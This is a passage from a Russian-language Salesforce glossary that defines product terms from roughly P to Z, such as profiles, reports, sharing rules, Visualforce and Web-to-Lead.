Организация-лицо — это отдельный потребитель, связанный с текущей организацией деловыми отношениями (например, клиент консультационной фирмы, турист или покупатель интернет-магазина). Организации-лица применяются к организациям, реализующим модель «Бизнес для потребителя» вместо модели «Бизнес для бизнеса».

Personal Edition

Продукт, предназначенный для индивидуальных торговых представителей и отдельных пользователей.

Личные параметры

Параметры настройки, позволяющие пользователям индивидуализировать приложение Salesforce. Все пользователи Salesforce могут редактировать собственные личные параметры. Способ доступа к личным параметрам (посредством раздела «Личные параметры» меню «Настройка» или отдельного меню «Мои параметры») определяется заданными параметрами пользовательского интерфейса организации.

Поиск по фразе

Тип полнотекстового поиска, возвращающего только элементы, которые содержат указанную фразу (например, «управление отношениями с клиентами»).

Раскрывающийся список

Список выбора значений, доступных для отдельного поля объекта Salesforce (например, поле организации «Отрасль»). Пользователи могут выбирать одно значение из списка доступных вариантов вместо ввода значения в поле. Также см. определение «Основной раскрывающийся список».

Раскрывающийся список (со множественным выбором)

Список выбора значений, доступных для отдельного поля объекта Salesforce. Раскрывающиеся списки со множественным выбором позволяют выбирать как минимум одно значение. Чтобы выбрать значение, дважды щелкните нужное значение. Чтобы выбрать дополнительные значения из прокручиваемого списка, нажмите клавишу CTRL, выберите нужные значения и переместите их в выбранное поле посредством стрелки.

Значения раскрывающегося списка

Варианты выбора, отображаемые в раскрывающемся списке для конкретного поля. Некоторые значения являются стандартными, тогда как другие значения могут изменяться или задаваться администратором.

Фиксированные списки

Списки, отображающиеся в верхней или левой части консоли Service Cloud. Данные списки позволяют одновременно просматривать рабочий список и сведения о записи. Поддержка фиксированных списков должна быть включена администратором.

Ожидаемые продажи

Рассчитанное количество открытых возможностей, имеющих дату закрытия в данном квартале. Данное поле отображается на страницах просмотра и редактирования сведений о прогнозе. Ожидаемые продажи менеджера включают собственные открытые возможности и открытые возможности всей рабочей группы.

Платформа как услуга (PaaS)

Среда, позволяющая разработчикам использовать инструменты программирования, предоставленные поставщиком услуг, для создания и облачного развертывания приложений. Приложение размещается как услуга и доступно клиентам через Интернет. Поставщик PaaS предоставляет интерфейс API для создания и расширения специализированных приложений. Ответственность за ежедневное обслуживание, функционирование и поддержку развернутого приложения, а также за данные каждого клиента, несет поставщик PaaS. Данная услуга позволяет программистам устанавливать, настраивать и обслуживать приложения без использования собственного аппаратного и программного обеспечения, а также без помощи сотрудников ИТ-отдела. Среда PaaS позволяет предоставлять услуги в любом сегменте рынка.

Популярные идеи

Вложенная вкладка «Популярные идеи» позволяет сортировать идеи по внутреннему рейтингу, основанному на времени размещения положительных голосов за идею. Независимо от общего количества очков, идеи с более новыми положительными голосами отображаются выше, чем идеи с более старыми положительными голосами. Таким образом, чем позже идея приобрела популярность, тем выше она отображается на странице.

Популярные вопросы

Популярность каждого вопроса определяется количеством пользователей, выбравших ссылку **«Нравится»** в течение определенного промежутка времени.

Сообщение

Комментарий верхнего уровня в ленте Chatter.

Публикация сообщения

Общедоступное сообщение Chatter может быть скопировано и опубликовано в собственном профиле или группе со своим участием. Кроме того, чтобы предоставить другим пользователям Chatter доступ к сообщению, отправьте ссылку на данное сообщение посредством сообщения эл. почты или мгновенного сообщения.

Прайс-лист

Прайс-лист — это список продуктов, продаваемых организацией. Доступно только в версиях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.

Основной контакт

Поле страницы сведений о компании, отображающее основное контактное лицо организации.

Также определяет основной контакт, связанный с организацией, возможностью или контрактом. Основной контакт отмечен флажком в связанном списке «Роли контакта» для организации, контракта или возможности.

Основной партнер

Организация-партнер, играющая ключевую роль в закрытии возможности. Основной партнер отмечен флажком в связанном списке возможности «Партнеры».

Основная вкладка

Вкладка консоли Salesforce, отображающая сведения об основном рабочем элементе (например, организация).

Средство визуализации процессов

Инструмент, предназначенный для отображения графической версии процесса утверждения. Диаграмма, доступная только для просмотра, отображается в виде блок-схемы. Диаграмма и информационная боковая панель используются для наглядного отображения заданных этапов, критериев правила и действий, составляющих процесс утверждения.

Professional Edition

Версия Salesforce, предназначенная для компаний, которым требуется доступ ко всем функциям CRM.

Группа продуктов

Поле раскрывающегося списка продуктов, которое может быть настроено для категоризации типов продуктов.

Профиль

Профиль определяет полномочия пользователя, необходимые для выполнения разных действий в системе Salesforce. Например, профиль «Менеджер решений» предоставляет пользователю право на создание, редактирование и удаление решений.

Профиль, Chatter

Личная страница любого пользователя Salesforce, которая содержит контактные данные, списки отслеживаемых и отслеживающих, ленту Chatter и фотографию пользователя.

Повысить

Чтобы повысить рейтинг идеи на 10 очков, нажмите кнопку **«повысить»**. Рейтинг идеи может быть повышен только один раз. Идея, рейтинг которой был понижен, не может быть повышена. Система Salesforce автоматически повышает рейтинг любой собственной идеи.

Миграция изменений из одной организации в другую. Также см. определения «Развернуть» и «Миграция».

Организация поставщика

При использовании межорганизационного адаптера для Salesforce Connect организация поставщика сохраняет данные, которые просматриваются организацией подписчика.

Общедоступный календарь

Календарь, позволяющий группе пользователей отслеживать важные события каждого пользователя (например, маркетинговые мероприятия, выпуски продукта или занятия) или планировать общие действия (например, календарь отпусков). Например, группа маркетинга может настроить календарь событий, предназначенный для просмотра предстоящих маркетинговых мероприятий всеми пользователями торговой организации.

Всплывающие уведомления для мобильных устройств

Всплывающие уведомления — это предупреждения, отображаемые на начальном экране мобильного устройства в том случае, если приложение не используется. В зависимости от типа устройства, данные предупреждения могут содержать текст, значки и звуки.

Всплывающие уведомления, консоль Salesforce

Визуальные индикаторы на консоли Salesforce, указывающие на изменение записи или поля во время сеанса пользователя.

Активная доставка обновления

Метод доставки обновлений, отправляющий обновления установленного управляемого пакета во все соответствующие организации.

Q

Расписание объемов продукции

Расписание объемов продукции содержит даты, количество единиц и количество выплат для выставления счета или доставки продукта. Конкретный способ использования расписаний определяется организацией. Доступно только в версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.

Прогнозирование по количеству

Прогнозирование на основе предполагаемого количества проданных единиц.

Количество без поправок

Применяется к продукту «Совместные прогнозы». Сумма собственных возможностей количества пользователя и возможностей его подчиненных (без поправок). Подчиненные — это сотрудники, расположенные ниже пользователя в иерархии прогнозов.

Количество без поправки менеджера

Применяется к продукту «Совместные прогнозы». Показатель прогноза, отображаемый ответственному за прогноз. Показатель прогноза — это сумма возможностей количества ответственного и его подчиненных, включая поправки, внесенные в прогнозы подчиненных. Данный показатель не включает поправки, внесенные вышестоящими менеджерами прогнозов в иерархии прогнозов.

Вопрос

Вопрос, опубликованный в сообществе ответов. Участники сообщества могут публиковать ответы на заданные вопросы с целью их решения.

Вопрос, личный

Вопрос, опубликованный в сообществе ответов и помеченный как **«Личный»**, чтобы быть доступным только агентам службы поддержки.

Очередь

Область хранения элементов, ожидающих обработки. Система Salesforce использует очереди в разных функциях и технологиях.

План продаж

Запланированный показатель, назначаемый пользователю ежемесячно и ежеквартально. (При использовании продукта «Совместные прогнозы» план продаж — это запланированный показатель, назначаемый пользователю ежемесячно.) План продаж менеджера включает показатели, которые должны быть достигнуты менеджером и его рабочей группой.

Смета

Запись, содержащая установленные цены на продукты и услуги. Сметы могут быть созданы на основе возможностей и отправлены клиентам в виде PDF-документов.

R

Недавние действия

Страница «Недавние действия» содержит краткие сведения обо всех последних действиях пользователя в зоне. Например, данная страница содержит все идеи и комментарии, опубликованные пользователем в зоне, а также идеи,

за которые он голосовал. Чтобы просмотреть страницу «Недавние действия», откройте вкладку «Идеи» и щелкните свое прозвище в верхнем правом углу страницы.

Недавние элементы

Список ссылок на последние просмотренные записи, отображаемый на боковой панели. Обратите внимание, что данный список содержит только некоторые типы записей.

Запись

Отдельный экземпляр объекта Salesforce. Например, «Иван Иванов» может быть именем в записи контакта.

Страница сведений о записи

Страница сведений о записи содержит информацию о записи Salesforce, например организации-лице или контакте. Это могут быть данные об ответственном за запись, контактная информация и сведения о компании.

Тип записи

Тип записи — это поле, доступное для определенных записей, которое может содержать все или только некоторые значения стандартных и настраиваемых раскрывающихся списков для этой записи. Типы записей могут быть связаны с профилями, чтобы пользователям определенного профиля были доступны только соответствующие значения раскрывающегося списка.

Обновление записи

Сообщение в ленте Chatter, которое появляется в результате изменения поля отслеживаемой записи.

Связанный список

Раздел страницы сведений о записи, содержащий список связанных элементов. Например, связанный список возможности «Журнал этапов» или связанный список обращения «Открытые действия».

Всплывающие ссылки связанного списка

Тип ссылки, позволяющий просматривать краткие сведения о связанных списках путем наведения указателя мыши на ссылку страницы сведений. Отображение всплывающих ссылок должно быть включено администратором. Отображаемый текст содержит название соответствующего связанного списка и количество доступных записей. Кроме того, данный тип ссылок поддерживает быстрый переход к содержимому связанного списка без прокрутки страницы вниз.

Связанный объект

Объекты, выбранные администратором для отображения в мини-представлении консоли Agent Console, если записи определенного типа отображаются в подробном представлении консоли. Например, если подробное представление отображает обращение, то мини-представление может отображать связанную организацию, контакт или актив.

Взаимосвязь

Связь между двумя объектами, используемая для создания связанных списков в макетах страниц или на уровне сведений в отчетах. Для связывания данных система Salesforce использует совпадающие значения в указанных полях для обоих объектов. Например, если один объект хранит данные о компаниях, а другой — о пользователях, то взаимосвязь определяет пользователей, работающих в компании.

Группа взаимосвязи

Записи настраиваемого объекта, используемые для хранения наборов организаций.

Участник группы взаимосвязи

Участники группы взаимосвязей — это организации, добавленные в группы взаимосвязей.

Отчет

Отчет — это набор записей, соответствующих заданным критериям и отображающихся в виде упорядоченных строк и столбцов. Данные отчета могут быть отфильтрованы, сгруппированы и представлены в виде диаграммы. Отчеты хранятся в папках, которые определяют уровень доступа пользователей. См. определения «Табличный отчет», «Сводный отчет» и «Матричный отчет».

Конструктор отчетов

Конструктор отчетов — это экранный редактор отчетов.

Тип отчета

Тип отчета определяет набор записей и полей, доступных в отчете, исходя из взаимосвязей между основным и связанными с ним объектами. В отчетах отображаются только те записи, которые соответствуют критериям, заданным в типе отчета. Система Salesforce предоставляет доступ к набору предопределенных типов стандартных отчетов, которые могут использоваться администраторами организации для создания типов настраиваемых отчетов.

Запрошенная конференция

Конференция, запрос на которую отправляется пользователем Salesforce контакту, интересу или организации-лицу. После запроса конференции компания Salesforce создает уникальную веб-страницу конференции, которая отображает предложенное время ее проведения. Данная страница позволяет приглашенным выбирать оптимальное время и отправлять свои ответы. Компания Salesforce отслеживает все ответы, используемые организатором для выбора оптимального времени.

Запрошенная конференция, которая была подтверждена, преобразуется в *многопользовательское событие*.

Отчетный снимок

Отчетный снимок — средство составления отчетов по архивным данным. Авторизованные пользователи могут сохранять результаты табличных или сводных отчетов в полях настраиваемого объекта, а затем соотносить эти поля с соответствующими полями целевого объекта. Кроме того, они могут планировать время выполнения отчета для загрузки данных отчета в поля настраиваемого объекта.

Текущий пользователь отчетного снимка

Пользователь, параметры безопасности которого определяют уровень доступа к данным исходного отчета. Таким образом, пропускаются все параметры безопасности, а всем пользователям, которые могут просматривать результаты исходного отчета в целевом объекте, предоставляется доступ к данным, которые, в противном случае, были бы им недоступны.

Календарь ресурсов

Календарь, позволяющий группе пользователей координировать использование общедоступного ресурса (например, конференц-зала или принтера).

Прогнозирование доходов

Прогнозирование на основе предполагаемых доходов.

Расписание доходов

Расписание доходов содержит даты, суммы доходов и количество выплат для выставления счета или подтверждения дохода, полученного за продукт. Конкретный способ использования расписаний определяется организацией. Доступно только в версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.

Роль

Ответственность, назначенная пользователю, организации-партнеру или контакту за отдельные организации и возможности. Роли пользователей определяются администраторами в меню «Настройка». Отдельные пользователи могут назначать роли контакта и партнера для организаций и контактов.

Текущий пользователь

Каждой панели мониторинга назначается *текущий пользователь*, параметры безопасности которого определяют данные, доступные для отображения. Параметры безопасности пользователя, назначенного текущим, определяют данные, доступные всем пользователям панели мониторинга, независимо от их личных параметров безопасности. Текущим пользователем динамической панели мониторинга может быть назначен вошедший пользователь, поэтому данные, доступные на панели мониторинга, определяются уровнем доступа каждого отдельного пользователя.

S

S-Control

Прим.: Элементы S-Control заменены страницами Visualforce. Начиная с марта 2010 года создание элементов S-Control недоступно новым организациям и организациям, которые их никогда не создавали. Текущие элементы S-Control останутся без изменений и будут доступны для редактирования.

Настраиваемый веб-элемент, используемый в настраиваемых ссылках. Настраиваемые элементы S-Control могут содержать любой тип содержимого, отображаемого в обозревателе (например, Java-приложение, элемент управления ActiveX, файл Excel или настраиваемая веб-форма в формате HTML).

Продажная цена

Цена продукта возможности. Данная цена может отличаться от стандартной цены или цены продукта по прайс-листу.

Salesforce Connect

Salesforce Connect предоставляет доступ к данным, хранящимся вне организации Salesforce (например, данным из системы планирования бизнес-ресурсов и записям в других организациях). Salesforce Connect позволяет представлять данные во внешних объектах и просматривать внешние данные в режиме реального времени посредством вызовов веб-служб для внешних источников данных.

Консоль Salesforce

Консоль Salesforce предназначена для пользователей динамичных сред, нуждающихся в быстром поиске, создании и обновлении записей, так как расширяет функциональные возможности консоли Agent Console на вкладке «Консоль» путем отображения записей и связанных элементов в виде вкладок на одном экране.

Средство интеграции консоли Salesforce

API, использующий обозреватели в качестве клиентов для отображения страниц в виде вкладок консоли Salesforce; средство интеграции предоставляет разработчикам программный доступ к консоли, функциональные возможности которой могут быть расширены администраторами в соответствии с текущими бизнес-требованиями.

Salesforce CRM Call Center

Приложение Salesforce, которое объединяет систему Salesforce со сторонней системой компьютерной телефонии (CTI).

Salesforce CRM Content

Настраиваемая система управления содержимым, предназначенная для систематизации, общего доступа, поиска и управления содержимым в пределах организации и основных областей приложения Salesforce. Содержимое может включать в себя файлы всех типов: от традиционных корпоративных презентаций в формате Microsoft PowerPoint до аудио- и видеофайлов или веб-страниц.

Salesforce for Outlook

Salesforce for Outlook — это устанавливаемое приложение для интеграции с Microsoft® Outlook®, синхронизирующее контакты, события и задачи между приложением Outlook и системой Salesforce. Помимо синхронизации данных элементов, сообщения эл. почты, вложения, события и задачи Outlook могут быть добавлены в несколько контактов Salesforce, а записи Salesforce, связанные с контактами и интересами в сообщениях эл. почты и событиях, могут просматриваться прямо в приложении Outlook.

Пользователи могут настраивать объекты и направления синхронизации между приложением Outlook и системой Salesforce. Уровень, доступный пользователям для настройки данных параметров в системе Salesforce, определяется администратором.

Конфигурация Salesforce for Outlook

Конфигурации Salesforce for Outlook содержат параметры для данных, которые доступны пользователям Salesforce for Outlook для синхронизации приложения Microsoft® Outlook® с системой Salesforce. Администраторы могут

создавать отдельные конфигурации для разных типов пользователей и предоставлять пользователям полномочия для редактирования некоторых собственных параметров. Например, группа, работающая с возможностями, может синхронизировать все данные, тогда как менеджеры могут синхронизировать только события.

Salesforce Mobile Classic

Salesforce Mobile Classic — это компонент Salesforce, предоставляющий пользователям доступ к данным Salesforce на мобильных устройствах, оснащенных мобильным клиентским приложением. Клиентское приложение Salesforce Mobile Classic обменивается данными с системой Salesforce по беспроводным сетям и хранит локальную копию данных пользователя в собственной базе данных на мобильном устройстве. Пользователи могут редактировать локальные копии записей Salesforce в автономном режиме и отправлять внесенные изменения после восстановления подключения.

Salesforce Office Toolkit

Модуль, предоставляющий разработчикам прямой доступ к интерфейсу SOAP API в продуктах Microsoft Office и упрощающий процесс создания интеграций и решений на основе Office.

Расписание

См. определения «Расписание объемов продукции» и «Расписание доходов».

Всплывающее окно

Страница, отображаемая для входящего вызова в приложении Salesforce CRM Call Center.

Поиск

Функция, позволяющая искать сведения, соответствующие указанным ключевым словам. При использовании функции поиска на боковой панели введите критерии поиска в разделе боковой панели «Поиск» или щелкните **«Расширенный поиск…»**. При использовании функции глобального поиска введите критерии поиска в поле поиска, расположенное в верхнем колонтитуле.

Макет поиска

Структура полей, добавленных в результаты поиска, диалоговые окна поиска и ключевые списки на начальных страницах вкладок.

Услуга

Услуга — это оказание профессиональной помощи. Услуги, связанные с системой Salesforce и платформой Force.com (например, расширенная поддержка клиентов или поддержка конфигурации), могут быть указаны в каталоге AppExchange.

Портал Service Cloud

Портал Service Cloud — это клиентский портал, предназначенный для большого количества пользователей. Приобретенные лицензии на использование портала Service Cloud могут быть назначены контактам, имеющим доступ к клиентскому порталу. В этом случае при входе большого количества пользователей удастся избежать падения в производительности клиентского портала.

Настройка

Меню, позволяющее администраторам настраивать и определять параметры организации и приложения Force.com. Способ доступа к меню «Настройка» (посредством раскрывающегося списка или специальной ссылки в верхнем колонтитуле) определяется заданными параметрами пользовательского интерфейса организации.

Группа общего доступа

Группа пользователей Salesforce, которым предоставляется доступ к записям, принадлежащим пользователям массового портала. Каждый клиентский портал поддерживает собственную группу общего доступа.

Общедоступные действия

Функция, позволяющая пользователям связывать индивидуальные и неповторяющиеся задачи или неповторяющиеся события с 10 контактами. Один из контактов назначается основным, а все остальные дополнительными.

Общий доступ

Предоставление другим пользователям возможности просмотра и редактирования собственных сведений. Общий доступ к данным может быть предоставлен несколькими способами.

- Модель общего доступа: определяет стандартные единые уровни доступа, предоставляемые пользователям к чужим данным, а также определяющие необходимость использования иерархий при определении доступа к данным.
- Иерархия ролей: определяет разные уровни пользователей, чтобы, независимо от параметров модели единого общего доступа, пользователи более высоких уровней могли просматривать и редактировать данные, принадлежащие пользователям более низких уровней.
- Правило общего доступа: позволяет администратору указывать, что все данные, созданные пользователями внутри определенной группы или роли, автоматически доступны участникам другой группы или роли.
- Общий доступ, установленный вручную: позволяет отдельным пользователям предоставлять общий доступ к записям другим пользователям или группам.
- Управляемый общий доступ к Apex: позволяет разработчикам использовать программные средства для управления общим доступом, необходимым для поддержки работы приложений. См. определение «Управляемый общий доступ к Apex».

Модель общего доступа

Алгоритм, заданный администратором и определяющий стандартный доступ пользователей к разным типам записей.

Правило общего доступа

Тип стандартного общего доступа, созданного администратором. Правило общего доступа позволяет пользователям определенной группы или роли получить доступ ко всем сведениям, добавленным пользователями данной группы или роли.

Боковая панель

Область, доступная в левой части всех страниц и содержащая ссылки на недавние элементы и прочие ресурсы.

Сайты

Force.com Sites позволяет создавать общедоступные веб-сайты и приложения, которые напрямую интегрированы в организацию Salesforce. При этом пользователям не требуется указывать имя и пароль для входа.

Социальные организации и контакты

Функция, позволяющая просматривать профили организаций, контактов и интересов в социальных сетях, а также другие связанные с ними данные — прямо из Salesforce, и, таким образом, получать более полное представление о проблемах текущих и потенциальных клиентов.

Social Key

Функция Social Key поддерживает функции «Социальные организации и контакты» и «Data.com Clean», позволяя упростить отслеживание контактов и интересов в социальных сетях. Выберите нужные социальные сети в параметрах функции «Социальные организации и контакты». Автоматические задания по очистке содержат специальные ссылки. Чтобы просмотреть профиль контакта или интереса в социальной сети, воспользуйтесь соответствующей страницей сведений.

Программный телефон

Телефонный интерфейс, отображающийся пользователю Salesforce CRM Call Center на боковой панели страниц Salesforce Classic или в нижнем колонтитуле Lightning Experience и консоли Salesforce.

Коннектор программного телефона

Компонент адаптера CTI, преобразующий XML программного телефона в HTML и передающий его в обозреватель пользователя Salesforce CRM Call Center.

Адаптер CTI программного телефона

Адаптер CTI — это небольшое приложение, контролирующее внешний вид и функциональность программного телефона Salesforce. Адаптер играет роль промежуточного звена между сторонней системой CTI, системой Salesforce и пользователем Salesforce CRM Call Center. Адаптер должен быть установлен на каждом компьютере, которому требуется доступ к функциям Salesforce CRM Call Center.

Программное обеспечение как услуга (SaaS)

Модель доставки, при которой приложение размещается как услуга и доступно клиентам через Интернет. Ответственность за ежедневное обслуживание, функционирование и поддержку приложения, а также за данные каждого клиента, несет поставщик SaaS. Данная услуга позволяет клиентам не использовать собственное аппаратное и программное обеспечение, а также сотрудников ИТ-отдела, для установки, настройки и обслуживания приложений. Модель SaaS позволяет предоставлять услуги в любом сегменте рынка.

Менеджер решений

Отдельный сотрудник организации, который может просматривать, редактировать, публиковать и удалять решения. Как правило, это эксперты по продукту с прекрасными навыками письменного общения и глубокими познаниями в определенной области продукта. Профиль «Менеджер решений» может быть назначен при создании или редактировании пользователей.

Исходный отчет

Настраиваемый отчет, запланированный для выполнения и загрузки данных в виде записей в целевой объект отчетного снимка.

Продолжительность этапа

Продолжительность этапа в отчетах по возможностям — это количество дней, в течение которых возможность находилась на этапе, указанном в столбце «Этап».

Журнал этапов

Связанный список на странице сведений о возможности, регистрирующий изменения статуса и этапа возможности.

Стандартная цена

Цена продукта, указанная в стандартном прайс-листе.

Стандартный прайс-лист

Автоматически созданный прайс-лист, содержащий все продукты и их стандартные цены.

Статус

Статус идеи помогает участникам зоны отслеживать ее развитие. Например, значения «Проверяется», «Проверено», «Скоро появится» и «Теперь доступно» — это типичные статусы, которые могут быть заданы и назначены идеям. Статус идеи отображается напротив ее заголовка для всех участников зоны.

Морфологический поиск

Процесс усечения слова до основы. Морфологический поиск возвращает расширенные формы поискового запроса. Например, в результате поиска по слову *«бег»* отображаются элементы, содержащие слова «*бегать*», «*бегун*» и «*бегом*».

Подпоток

Элемент «Подпоток» ссылается на другой поток, вызываемый при выполнении. Поток, содержащий элемент «Подпоток», называется основным.

Организация подписчика

Организация подписчика использует межорганизационный адаптер для Salesforce Connect, чтобы получить доступ к данным, которые хранятся в другой организации (поставщика). Организация поставщика содержит определение внешнего источника данных и внешние объекты, которые соотносятся с объектами организации поставщика.

Поле резюмирования

Поле резюмирования — это числовой столбец отчета, в котором используется одно из следующих значений: сумма, среднее значение, наибольшее значение или наименьшее значение. Пользователи могут определять настраиваемые формулы резюмирования для расширения данных значений. Помимо отображения суммарных данных, поля резюмирования могут использоваться для определения диаграмм и отчетных снимков.

Сводный отчет

Сводные отчеты аналогичны табличным отчетам, но позволяют группировать строки данных, просматривать промежуточные значения и создавать диаграммы. Данные отчеты могут использоваться в качестве исходных для компонентов панели мониторинга. Рекомендуем использовать данный тип отчета для отображения промежуточных значений на основе значения отдельного поля или создания иерархического списка (например, все возможности рабочей группы, охваченные промежуточными результатами по полям «Этап» и «Ответственный»).

Каналы распределения

Благодаря каналам распределения пользователи могут подписываться на изменения, происходящие на сайтах Force.com, а также получать обновления для внешних программ чтения новостей.

T

Тег

Тег — это слово или короткая фраза, которая может быть назначена большинству записей Salesforce с целью индивидуального описания и структурирования данных. Администратор может включить теги для организаций, действий, активов, кампаний, обращений, контактов, контрактов, панелей мониторинга, документов, событий, интересов, примечаний, возможностей, отчетов, решений, задач и любых других настраиваемых объектов (кроме участников группы взаимосвязи). Для быстрого доступа к тегам можно использовать интерфейс SOAP API.

Облако тегов

Облако тегов — это способ отображения тегов, назначенных содержимому библиотек Salesforce CRM Content. Размер имени тега в облаке тегов определяется популярностью, то есть, самые большие теги назначены наибольшему количеству файлов или веб-ссылок. Сортировка тегов может быть выполнена по алфавиту или по популярности. Облако тегов содержит 30 самых популярных тегов.

Ссылки панели задач

Ссылки на вкладках, позволяющие предоставлять быстрый доступ к типичным операциям, доступным на отдельной странице (например, создание организации).

Территория

В версиях прогнозирования, поддерживающих территории: совокупность организаций и пользователей, участвующих в создании прогноза.

Зависимое от времени действие бизнес-правила

Действие бизнес-правила, выполняемое при выполнении условий бизнес-правила и связанного триггера времени.

Лучшие за все время идеи

Вложенная вкладка «Лучшие за все время» сортирует идеи по количеству очков — от наибольшего к наименьшему. Данная вложенная вкладка позволяет просмотреть самые популярные идеи в журнале зоны «Идеи».

Темы

Сообщение или комментарий, публикуемый в Chatter, может быть связан со всеми остальными сообщениями и комментариями по данному вопросу путем добавления темы. Тема — это способ категоризации сообщения или комментария с целью упрощения его поиска. Кроме того, темы позволяют находить группы и людей, которые интересуются или обладают расширенными знаниями по аналогичным темам.

Темы, Chatter Answers

Боковая панель, содержащая категории данных, позволяющие клиентам просматривать вопросы и ответы. Например, при наличии зоны для продуктов группы аппаратного обеспечения можно создать следующие темы: «Портативные компьютеры», «Настольные компьютеры» и «Принтеры».

Средство перевода

Средство перевода позволяет выбрать языки перевода, назначить переводчиков и создать переводы настроек, выполненных в организации Salesforce, а также переопределить метки и переводы из управляемых пакетов. С помощью средства перевода могут быть переведены любые элементы интерфейса — от значений настраиваемых раскрывающихся списков до значений настраиваемых полей, поэтому пользователи из других стран смогут работать со всеми функциями системы Salesforce на своем родном языке.

Самые обсуждаемые темы

Раздел «Самые обсуждаемые темы» на вкладке Chatter отображает темы, обсуждаемые в Chatter в настоящее время. Темы, добавляемые пользователями в сообщения и комментарии или комментируемые или выбираемые в качестве понравившихся чаще всего, становятся самыми обсуждаемыми. Например, если сотрудники планируют принять участие в предстоящей конференции Dreamforce и активно обсуждают эту тему в Chatter, то тема Dreamforce становится одной из самых обсуждаемых. Самая обсуждаемая тема определяется не только показателями популярности, и, как правило, относится к разовому или редкому событию, которое является актуальным на настоящий момент (например, проведение конференции или приближающийся срок сдачи проекта). Из соображений конфиденциальности раздел «Самые обсуждаемые темы» не содержит темы, используемые исключительно в личных группах или лентах записей.

Сокращение

Усечение настраиваемого объекта позволяет пользователям удалять все записи объекта без удаления самого объекта и его метаданных.

U

V

Visualforce

Простой язык разметки на основе тегов, благодаря которому разработчики могут легко определить настраиваемые страницы и компоненты для приложений, созданных на основе платформы. Каждый тег соответствует крупному или мелкому компоненту (например, раздел страницы, связанный список или поле). Компоненты могут контролироваться логикой, используемой на стандартных страницах Salesforce, или собственной логикой разработчиков, которая связана с контроллером, созданным посредством Apex.

Голос, идея

Голосование в сообществе идей предполагает повышение или понижение рейтинга идеи. Принятие голоса, отданного участником сообщества, подтверждается наличием его прозвища в нижней части страницы сведений об идее. Чтобы просмотреть все идеи, голос за которые уже отдан, откройте страницу «Недавние действия».

Голос, ответ

Голос в сообществе ответов соответствует положительному или отрицательному мнению об ответе на вопрос.

W

Прямые веб-интересы

Прямой веб-интерес — это особый источник интереса, указывающий на то, что интерес был создан при заполнении формы Web-to-Lead, содержащей код отслеживания Salesforce, тем пользователем, который добавил закладку на веб-сайт организации или ввел URL-адрес этого веб-сайта в адресное поле обозревателя.

Веб-ссылки

См. определение «Настраиваемые ссылки».

Направленные веб-интересы

Направленный веб-интерес — это особый источник интереса, указывающий на то, что интерес был создан при переходе пользователя на веб-сайт организации посредством веб-ссылки на другом веб-сайте и заполнении формы Web-to-Lead, содержащей код отслеживания Salesforce. Например, пользователь просматривает веб-сайт партнера организации, где щелкает ссылку на веб-сайт организации, а затем заполняет форму Web-to-Lead. В этом случае будет создан направленный веб-интерес. Сведения об источнике каждого направленного веб-интереса содержат ссылающийся URL-адрес.

Web-to-Case

Функция, позволяющая собирать отзывы и вопросы к службе поддержки на корпоративном веб-сайте, а затем использовать полученные данные для создания обращений.

Web-to-Lead

Функция, позволяющая собирать регистрационные данные или сведения профиля на корпоративном веб-сайте, а затем использовать полученные данные для создания интересов.

Действие бизнес-правила

Действие бизнес-правила (например, электронное предупреждение, обновление поля, исходящее сообщение или задача), выполняемое при соблюдении условий бизнес-правила.

Бизнес-правило

Бизнес-правило определяет действия, выполняемые при соблюдении определенных условий. Действия бизнес-правил могут выполняться немедленно (если запись соответствует заданным условиям) или в определенный день (если заданы триггеры времени).

X

Определения отсутствуют.

Y

Определения отсутствуют.

Z

Зона

Зоны помогают объединять идеи и вопросы в логические группы; каждая зона имеет собственное направление, уникальные идеи и вопросы.